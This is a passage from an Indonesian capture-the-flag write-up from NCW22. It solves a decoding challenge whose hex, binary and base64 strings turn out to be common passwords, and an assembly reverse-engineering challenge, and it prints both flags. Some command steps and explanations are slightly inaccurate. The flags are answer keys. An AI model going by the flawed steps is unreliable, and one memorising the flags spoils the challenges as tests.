- 0x is a prefix for base 16
- 0b is a prefix for base 2
- any string that is not hexadecimal nor binary will be base 64
I'll provide you the encodings 1 by 1, please help me to decode them into plaintext!
here we go:
0x6c6f76656d65
```

Setelah tim kami mengamati ternyata soal ini adalah dengan mendecode biner dan juga hexa.


Selama 100 perintah tanpa mengalami kesalahan. Kami menggunakan decoder online yakni <https://www.dcode.fr/> untuk mengetahui langsung decode apa yang digunakan. Untuk kasus soal ini tim kami masih menggunakan manual decrypt dengan mengetik

perintah tanpa melakukan kesalahan dengan dibantu tools online tadi hasilnya salah satu seperti ini :

HEX /1-2	123123
----------	--------

Disini kami tidak menampilkan keseluruhan decode fr karena jumlah totalnya yang terlalu banyak dan juga kami langsung menginputkan pada nc server.

Beginilah hasil keseluruhannya :




```
File Actions Edit View Help
computer
c3Vuc2hpbmU=
sunshine
0x746967676572
tigger
aWxydmV1
iloveu
0b11100000111001001101001011111001100011011001010111001101100001
princessa
0b11010000110111101110100011101000110100101100101
hottie
0x70617373776f7264
password
0b11010100111010101110011011101000110100101101110
justin
bG92ZXlvdQ==
loveyou
c29jY2Vy
soccer
0b1100010011001000110011001101000011010100110110001101110011100000111001
123456789
0x393837363534333231
987654321
0b11010100110111101110010011001000110000101101110
jordan
0x73756e7368696e65
sunshine
dGVhbW8=
teamo
0b11011010110111101101110011010110110010101111001
monkey
ZmFtaWx5
family
0x313233313233
123123
anVuaW9y
junior
MTIzMTIz
123123
0x6a6f73657068
joseph
cm9iZXJ0
robert
0b110010101101101011010010111011100110010101101101
eminem
dHdLZXRS
tweety
NCW22{fuiyoohhh_master_of_crypto_right_here!!!}
```

Maka pada inputan terakhir munculah flag yang kit acari

Nb : Tim kami masih menggunakan perintah manual namun masih terus tidak menyerah hingga mendapatkan flag tersebut

**Flag : NCW22{fuiyoohhh\_master\_of\_crypto\_right\_here!!!}**

7.



**Nama** : Count the Flag but Easier

**Kategori** : Reverse Engineering

**Solusi** : Diberikan sebuah soal file assembly berbasis Bahasa c

```

fungsi():
    push    rbp
    mov     rbp, rsp
    mov     DWORD PTR [rbp-4], 20
    mov     DWORD PTR [rbp-8], 10
    mov     DWORD PTR [rbp-12], 20
    mov     eax, DWORD PTR [rbp-4]
    imul    eax, DWORD PTR [rbp-8]
    lea     ecx, [rax+2]
    mov     eax, DWORD PTR [rbp-12]
    mov     edx, eax
    sal     eax, 2
    sub     edx, eax
    lea     eax, [rcx+rdx]
    mov     DWORD PTR [rbp-16], eax
    sal     DWORD PTR [rbp-16], 20
    cmp     DWORD PTR [rbp-16], 100000000
    jg      .L2
    mov     eax, DWORD PTR [rbp-16]
    lea     edx, [rax+3]
    test    eax, eax
    cmovs   eax, edx
    sar     eax, 2
    mov     DWORD PTR [rbp-16], eax
.L2:
    jmp     .L3
    cmp     DWORD PTR [rbp-16], 100000000
    jle     .L4
    cmp     DWORD PTR [rbp-16], 500000000
    jg      .L4
    mov     eax, DWORD PTR [rbp-16]
    lea     edx, [rax+7]
    test    eax, eax
    cmovs   eax, edx
    sar     eax, 3
    mov     DWORD PTR [rbp-16], eax
.L4:
    jmp     .L3
    mov     eax, DWORD PTR [rbp-16]
    mov     edx, eax
    shr     edx, 31
    add     eax, edx
    sar     eax
    mov     DWORD PTR [rbp-16], eax
.L3:
    nop
    pop     rbp
    ret

```

Untuk Langkah pengerjaanya pertama mari kita buat sebuah file template .c terlebih dahulu



```

1 #include <stdio.h>
2
3 int fungsi() {
4     return 1;
5 }
6
7 int main(){
8     int hasil = fungsi();
9
10    printf("%d",hasil);
11
12    return 0;
13 }
14 |

```

Setelah file dibuat Langkah berikutnya gunakan perintah gcc -S -masm-intel coba.s

```

(root@kali)-[/home/kali/Downloads]
# gcc -S -masm=intel coba.s

```

Hasil convert template File C Tadi ke assembly :

```

1 | .file "main.c"
2 | .intel_syntax noprefix
3 | .text
4 | .globl fungsi
5 | .type fungsi, @function
6 | fungsi:
7 | .LFB0:
8 |     .cfi_startproc
9 |     push    rbp
10 |    .cfi_def_cfa_offset 16
11 |    .cfi_offset 6, -16
12 |    mov     rbp, rsp
13 |    .cfi_def_cfa_register 6
14 |    mov     DWORD PTR [rbp-4], 20
15 |    mov     DWORD PTR [rbp-8], 10
16 |    mov     DWORD PTR [rbp-12], 20
17 |    mov     eax, DWORD PTR [rbp-4]
18 |    imul    eax, DWORD PTR [rbp-8]
19 |    lea     ecx, [rax+2]
20 |    mov     eax, DWORD PTR [rbp-12]
21 |    mov     edx, eax
22 |    sal     eax, 2
23 |    sub     edx, eax
24 |    lea     eax, [rcx+rdx]
25 |    mov     DWORD PTR [rbp-16], eax
26 |    sal     DWORD PTR [rbp-16], 20
27 |    cmp     DWORD PTR [rbp-16], 100000000
28 |    jg      .L2
29 |    mov     eax, DWORD PTR [rbp-16]
30 |    lea     edx, [rax+3]
31 |    test    eax, eax
32 |    cmovs   eax, edx
33 |    sar     eax, 2
34 |    mov     DWORD PTR [rbp-16], eax
35 |    jmp     .L3
36 | .L2:
37 |    cmp     DWORD PTR [rbp-16], 100000000
38 |    jle     .L4
39 |    cmp     DWORD PTR [rbp-16], 500000000
40 |    jg      .L4
41 |    mov     eax, DWORD PTR [rbp-16]
42 |    lea     edx, [rax+7]
43 |    test    eax, eax
44 |    cmovs   eax, edx
45 |    sar     eax, 3
46 |    mov     DWORD PTR [rbp-16], eax
47 |    jmp     .L3
48 | .L4:
49 |    mov     eax, DWORD PTR [rbp-16]
50 |    mov     edx, eax

```

Kemudian inilah perintah terakhir hasil compile file coba.s tadi

```
(root@kali)-[/home/kali/Downloads]  
# ./coba  
18612224
```

**Keterangan :** Kita tidak perlu menganalisa file assembly tadi tetapi cukup dengan menjadikan program seperti cara diatas yakni dengan menconvert template main kemudian ditimpakan. Cara ini merupakan cara cepat menurut saya . Kemudian yang terpenting adalah jangan menimpa file ekstensi cfi karena cfi merupakan stuck memory kalau kita timpa maka program tidak akan berjalan

**Flag : NCW22{18612224}**